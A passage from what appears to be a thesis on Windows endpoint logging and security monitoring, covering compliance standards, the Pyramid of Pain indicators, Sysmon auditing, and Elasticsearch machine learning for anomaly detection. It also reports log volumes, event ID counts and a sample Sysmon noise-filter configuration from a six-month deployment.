preventing, detecting, or minimizing the impact of a data compromise" according to PCI. The presence of logs in all environments allows thorough tracking, alerting, and analysis when something does go wrong as determining the cause of a compromise tends to be difficult without such information (Swif, 2010). The National Institute of Standards and Technology (NIST) has various publications related to Information security monitoring and security log management. 800-92 establishes guidelines and recommendations for securing and managing sensitive log data. This document provides a high-level overview and guidance for planning, development, and implementing an effective security log management strategy (NIST, 2006). The ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining and continually improving an information security management system within the context of the organization. It also includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization. The requirements set out in ISO/IEC 27001:2013 are generic and are intended to be applicable to all organizations, regardless of type, size or nature. Section A.12 Operations security includes sub section 12.4 titled Logging and Monitoring which includes 12.4.1 Event logging, 12.4.2 Protection of log information, 12.4.3 Administrator and operator logs (Segovia, 2015). The Control Objectives for Information and related Technology (COBIT) standard was created by the Information Systems Audit and Control Association (ISACA). COBIT is a framework of the best practices for IT management (IT Government). It provides auditors the ability to review transactions and verify that what should have happened actually happened. Reports provide insight as to the effectiveness and efficiency of controls. Aggregation of information from multiple points provides proof of activity.

3.4 Logging for Indicators

Indicators and the Indicator Life Cycle from the Lockheed Martin phases (Lockheed Martin, 2017) describes three types of indicators or event logs that may be used along the kill chain models presented earlier in section 2.1 - Attack Lifecycle that will be used to detect intrusions: *Atomic* are Indicators that may not be broken down into smaller parts and hold significant value that is very clear in the context of an intrusion such as IP addresses, email addresses, and vulnerability identifiers; *Computed* are indicators derived from data involved in an incident. These indicators include: hash values (MD5, SHA1), and regular expressions; Lastly, *Behavioral* are collections of computed and atomic indicators, often subject to the interpretation of a security analyst to make sense of an event.

A more granular representation of these indicators is “The Pyramid of Pain” term coined by David Bianco as seen below:




Figure 9– David Bianco: Pyramid of Pain (Bianco, 2013)

This is a simple diagram that shows the relationship between the types of indicators one might use to detect an attacker’s activities vs the difficulty that a defender will cause the attackers once they are able to deny those indicators to them. The purpose of detecting indicators is to respond to them, and once you respond to them quickly enough, you prevent the attackers the use of them so they will have to rely on alternative methods in the future (Bianco, 2013) . From a logging perspective, we can follow this pyramid model from the bottom to top to identify the likelihood of logging such events. Logs such as hash values, IP addresses, domain names are fairly simple to find as this information may be obtained from the host itself, DNS, and network perimeter devices such as firewalls or IDS/IPS; however, there will be an abundance of hash values as attackers may easily recycle and recompile their payloads, along with IP addresses which are often re-used for multiple campaigns. Domain Names are often easily to register and difficult to determine its reputation which normally occurs after compromise has taken place (Shuang Hao, 2017). *Network Artifacts* are those logs which contain distinctive HTTP User-Agent, URI patterns, and possible callback information embedded at the network protocol; while *Host artifacts* are related to activities happening in the host which may or may not be expected such as registry changes (write/modify/delete), scheduled tasks, registering new services, or PowerShell usage (FireEye, 2014). Logging these host artifacts will generate an abundance of logs which might need to be filtered at a later phase. *Tools* are those specialized instruments which attackers use for post-compromise such as password dump tools such as Mimikatz,pwdump (JPCERT, 2017), or even re-purposed Sysinternal tools such as PSExec, or Sdelete. Some of these tools are difficult to detect & log as they may be running from memory alone such as Meterpreter, a dynamically extensible payload which may be loaded directly to RAM by a WindowsAPIs call (Kaspersky, 2017). Lastly, *Tactics, Techniques & Procedures (TTPs)* are the behaviors & actions that attackers take when compromising a network such as Passing-the-hash or phishing techniques, not necessary the tools being used. This falls under the *Behavioral* indicator listed earlier; as a combination of logs would be necessary to make sense of any attack patterns used by the attackers.

Without these quality indicators being logged, those on the defensive will not be able to detect and react to ongoing intrusions. Additionally, when pairing these indicators with our MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) framework, we have a more focused search for potential ongoing intrusions in which an analyst may find it in a timely manner. By using these indicator event logs we will ensure that our logging capabilities are further enhanced beyond what our Operating System is set to do.

3.5 Windows Endpoint-Logging

Windows audit logs, while emitting manageable sized data streams on the endpoints, provide enough information to allow robust detection of malicious behavior and intrusion indicators (Invincea Labs, 2015). These logs provide an effective, low-cost option to deploying additional expensive agent-based breach detection systems in many small to large organizations. Appendix B. Windows Local Policy Auditing_provides an example of detailed logs that may be enabled to ensure that incident-related logs are being logged in the endpoint. Additionally, these audit logs may be enhanced by adding free tools such as *System Monitor (Sysmon);* Sysmon is a Windows system service and device that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log (Russinovich, Sysmon v7.01, 2018). It provides detailed information about process creations, network connections, and changes to file creation times. Sysmon covers three categories in the Pyramid of Pain referenced in section 3.4 which are File Hashes, IP Addresses, Domain Names, and Network/Host Artifacts. Windows also generates logs which are not captured by the Event Viewer such as Internet Information Services *IIS,* host firewall, & Exchange logs which are written as ".log" to the local disk. These logs are also important to consider when logging and may be captured by installing 3rd party log shipping tools such as Winlogbeat, or NxLog.

3.6 – Summary

This chapter discussed endpoint logging prerequisites that an organization may take to successfully implement a log management program. Specifically, describing well established standards and regulations that organizations abide by or would like to follow; in addition to providing a logging approach based on indicators of compromised to take into consideration when performing logging.

Finally, it concluded with a discussion of Windows Auditing which may be used to capture most, if not all events that are occurring in a Windows-based system.

4. Machine Learning

Machine learning is “the field of study that gives computers the ability to learn without being explicitly programmed”, stated, Arthur Samuel, who was a pioneer of machine learning. There are three main types of Machine Learning (ML) modes: unsupervised, semi-supervised, and supervised. Unsupervised machine learning consists of only having the input data (X) available, and no corresponding output variables. In this approach, the purpose is to find patterns, structures, or knowledge in raw or un-labeled data (Guven, 2016). Semi-supervised happens when portion of the incoming data is labeled by a human which might will greatly assist the ML algorithm. In supervised machine learning, complete labeling of data is performed.

The algorithm learns from the dataset provided which may be thought as a teacher supervising the learning process. If the predicted outcome is known, the algorithm will continue to make predictions and we may “teach” or “guide” the algorithm until an accurate prediction is made by it, and at that time we may accept the level of performance by that algorithm for implementation.

4.1 – Prelert: Unsupervised Machine Learning

This thesis research is focused on leveraging Elasticsearch ML, to model endpoint security data for the purpose of finding anomalies. “Elasticsearch is an open-source, broadly-distributable, readily-scalable, enterprise-grade search engine” (Vanderzyden, 2015). Elasticsearch offers “x-pack”, formerly a premium feature which includes “Prelert” their machine learning technology that will be freely available as of version 6.3 (Banon, 2018). Since the technology we’re using is a proprietary one, this research won’t go into the specifics of the Elasticsearch algorithm; however, the basic concept of how Elasticsearch is leveraging “Prelert”, their Machine Learning technology which is briefly explained next.

Prelert uses unsupervised learning to model the input data and calculate the anomalousness of feature based on this model (Dodson, 2016). It relies on Bayesian methods to model data, where the probability of a hypothesis changes as more information becomes available (Berger, 2012). Prelert automatically learns the periodicity in the data and then as more data is seen the variance in the model decreases, and the models fit the raw data more accurately” (Dodson, 2016), this is best represented in the image below:




Figure 10- Prelert Unsupervised ML (Dodson, 2016)

From a security perspective the advantage of this approach is that only normal behavior needs to be collected for training, which is very easy to get in large volumes on an enterprise network and therefore becomes very useful for security-use cases (Invincea Labs, 2015).

4.2 Machine learning limitations with regards to security

Machine learning is not a magic silver bullet that can be applied at every security use case; however, we have to understand that it is a tool, a tool that we need to know how to apply to get real answers (Marty, 2017). Machine learning assumes that the data feeding the algorithm is of high quality, accurate, complete and timely (Valerie Sessions, 2017). The biggest factor in determining whether machine learning will be successful is in the training data that we provide the algorithm. If the data is inconsistent or incomplete, our ML approach will not yield accurate results, and in terms of security incidents might lead to a high number of false-positives, or completely miss true positives. Secondly, having sheers amount of data to analyze does nothing if the human analyzing the data has no prior context or knowledge of that data. Having context of the data, means knowing what endpoint behavior is doing, understanding the roles of devices, user-privileges, and knowing what normal activity looks like. The algorithm will make sense of the data provided regardless of the activities occurring; however, the effectiveness will vary depending on the analyst competence and familiarity with the results.

Lastly, Machine learning loses effectiveness the more complex the adversary is as seen in figure 11




Figure 11– Machine Learning Adversarial Model (Sotto, 2016)

As motivated and sophisticated attackers will attempt to discover and exploit a set of features that the machine learning model deems discriminating but may not be a causal indicator of benign behavior (Endgame, Inc, 2018). They will attempt to blend in with normal user-actions such as using legitimate credentials and running trusted & signed applications. These attackers also can tamper with the classifiers by injecting well-crafted data into training data, thus reducing the detection accuracy in an ML model (Sen Chen, 2017).

4.3 Summary

This chapter briefly introduced the three Machine Learning modes (Supervised, semi-supervised, and Unsupervised), and focused on Unsupervised mode as a gateway to introduce Prelert, the technology behind Elasticsearch Machine Learning which automatically learns the periodicity in the data to infer future models. The chapter concluded with the following three limitations of Machine Learning with regards to security 1. Inconsistent & incomplete Data, 2. Lack of data context with regards to an Analyst, and 3. Sophisticated Attackers bypassing ML.

5. Approach & Findings

5.1 – Evaluating ELK Stack: Data

Data collection began on Late September through March 31, 2018. The log collection was rolled out through 500 endpoints initially for the first month (generating almost 320 million records monthly, or 100+ GB weekly), and gradually increased to 4500+ endpoints by March 2018 while weekly ingestion decreased to 60+GB. The decrease in logs was due to filtering what is considered "normal" in the environment which will be discussed next.




Figure 12- Total Logs Collected for October 2017 to March 31st 2018

Node 1: Endpoint Logging – Total Logs

Month	# Of Endpoints	# Of monthly Logs	Monthly Disk Space Usage
October	500	196,343,000+	215GB
November	1,500	477,354,000+	296 GB
December	2,000	223,456,000+	280GB
January	3,000	348,916,000+	264GB
February	4,000	276,068,000+	204GB
March	4,500+	226,470,000+	144GB


Table 1: Node 1- Total Logs collected

Node 2: Security Logs – Total Logs

Month	# Of Endpoints	# Of monthly Logs	Monthly Disk Space Usage
October	500	120,354,000+	186GB
November	1,500	225,120,000+	206 GB
December	2,000	249,785,000+	260GB
January	3,000	284,867,,000+	241GB
February	4,000	145,412,000+	115GB
March	4,500+	157,310,000+	93 GB


Table 2: Node 2 -Total Security Logs collected

The initial approach was to ensure that all endpoint auditing logs were being collected, therefore the first phase of the rollout was to create and deploy group policies – a virtual collection of policy settings for Active Directory (Microsoft, n.d.) to the enterprise Windows hosts**.** This ensured that any domain-joined system would receive the policy and logging was enabled. Logging was limited to Windows hosts from source data included but not limited to (Windows Audit & Advanced Auditing, Sysmon, AppLocker, Microsoft EMET, and customized event logging, this is detailed in Appendix B – Windows auditing. Below are the total amount of event IDs generated for the 6-month logging duration followed by Security events on node #2.



EventID	Log Name	Count
3	Network connection detected (rule: NetworkConnect)	1,120,285,083
10	Process accessed (rule: ProcessAccess)	250,834,647
2	File creation time changed (rule: FileCreateTime)	93,768,430
1	Process Create (rule: ProcessCreate)	62,637,528
15	File stream created (rule: FileCreateStreamHash)	33,634,645
8	CreateRemoteThread detected (rule: CreateRemoteThread)	20,320,068
11	File created (rule: FileCreate)	14,761,339
100	Task Started	6,760,022
200	Action started	6,444,497
12	Registry object added or deleted (rule: RegistryEvent)	5,592,510
13	Registry value set (rule: RegistryEvent)	4,263,432
6	Driver loaded (rule: DriverLoad)	3,277,689
129	Created Task Process	2,150,064
25	Windows Update Agent	1,464,565
1000	Application Crashing Events	934,429
1000	General	2,195
100	Application Crashing Events	945
1	Enable Add-on	868
1000	Product Keys	283

Figure 13- Node 1 - Total Individual Event IDs



EventID	Log Name	Count
4624	Logon	693,574,131.00
4634	Logoff	122,992,816.00
4776	Credential Validation	87,757,986.00
4661	SAM	65,015,744.00
4769	Kerberos Service Ticket Operations	34,122,262.00
4663	Kernel Object	26,168,987.00
5145	Detailed File Share	25,439,447.00
4656	Kernel Object	25,346,344.00
4771	Kerberos Authentication Service	20,648,091.00
4648	Logon	19,195,794.00
5140	File Share	18,805,194.00
4768	Kerberos Authentication Service	16,276,096.00
4673	Sensitive Privilege Use	16,148,790.00
4656	File System	15,637,700.00
4625	Logon	15,174,171.00
4672	Special Logon	6,790,207.00
4933	Directory Service Replication	5,159,125.00
5136	Directory Service Changes	3,241,824.00

Figure 14- Node 2 - Security Individual Events IDs

As the collection of logs grew, trends started to manifest and using Elasticsearch Machine learning & visualizing the data manually resulted in data filtering & data labeling. This allowed normal behavior and irrelevant "noise" logging to be filtered out of our searches and ensured that only relevant & actionable logs were displayed. Below is a comparison of the first 4 months of logging vs. the last 2 months of logging for both nodes. Figure 15 reflects the initial logging performed by node 1 (all endpoint logs) which peaked at 60 million events and averaged about 11 million weekly events vs the last 2 months which ingestion of logs was filtered to under 3 million per week for the last month of March. It is important to understand that logging was extended to 4,500+ endpoints by the end of March and still achieved a decrease in overall logging as "noise logging" was significantly filtered.




Figure 15– Endpoint Log Comparison

Security logs were similar as most of our logging came from successful login event IDs 4624. After learning what was the norm in terms of systems logging in with specific usernames & source endpoints, these events were labeled and filtered out to ensure that high-generating endpoints with expected login behavior were not overwhelming our data sets with “noise”, or irrelevant data. At the same time, trends for login failures or event IDs of 4625 were noted and misconfigured endpoints were addressed by System Administrators which decreased the number of logs being ingested. Figure 16 reflects this information.





Figure 16- Security Log Comparison

As mentioned earlier, Elasticsearch ML was used to run against our set of data to establish a “norm”, initially running it against all logs, proceeding to running against specific event IDs, along with endpoints associated with those events to detect a model. Figure 17 shows an example of expected logs along with anomalies which relate to Sysmon Event ID 3 (Network Logging).


Detector: sum(event_id)

Single time series analysis of sum event_id

Anomalies

Severity threshold: warning

Interval: Auto


	time	max severity	detector	actual	typical	description	job ID
▸	March 14th 2018	▲92	sum(event_id) (event_id3)	419928	28505.9	↑ 15x higher	event_id3
▸	February 2nd 2018	▲91	sum(event_id) (event_id3)	140763	32890.8	↑ 4x higher	event_id3
▸	February 27th 2018	▲69	sum(event_id) (event_id3)	1644	46226.8	↓ 28x lower	event_id3
▸	March 15th 2018	▲60	sum(event_id) (event_id3)	105513	23204.7	↑ 5x higher	event_id3

Figure 17– Time series data for endpoint network connections

In this time series view, anomalies are either an excess of logs or decrease in logs that are being sent to our data nodes. This time series view initially provided an inconsistent view of all the data being captured, meaning that certain endpoints performing normal scheduled tasks were being ran and the unsupervised model did not have enough information to provide an “expected model” yet. This resulted in an excess of “anomalies” which were addressed by manually reviewing the data and applying filtering and normalizing specific fields that were inconsistent (e.g. IP addresses containing IPV6 leading characters such as :::fff or IP fields with no source ip). Filtering was performed by adding exclusions to our Sysmon configuration for example:

```
<! -- Event ID: 3 Network Connections -->
<NetworkConnect onmatch="exclude">
<Image condition="end with">chrome.exe</Image>
<Image condition="end with">firefox.exe</Image>
<Image condition="end with">iexplore.exe</Image>
</ NetworkConnect >
```

